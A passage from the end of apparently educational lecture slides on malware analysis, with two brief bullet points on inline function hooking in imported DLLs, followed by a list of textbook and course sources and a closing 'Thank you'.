- Contained in the imported DLLs
- Changes actual function code, not pointers

Main Sources for these slides

- *Michael Sikorski and Andrew Honig, "Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software"; ISBN-10: 1593272901.*

- *Xinwen Fu, “Introduction to Malware Analysis,” University of Central Florida*

- *Sam Bowne, “Practical Malware Analysis,” City College San Francisco*

- *Abhijit Mohanta and Anoop Saldanha, “Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware,” ISBN: 1484261925.*

Thank you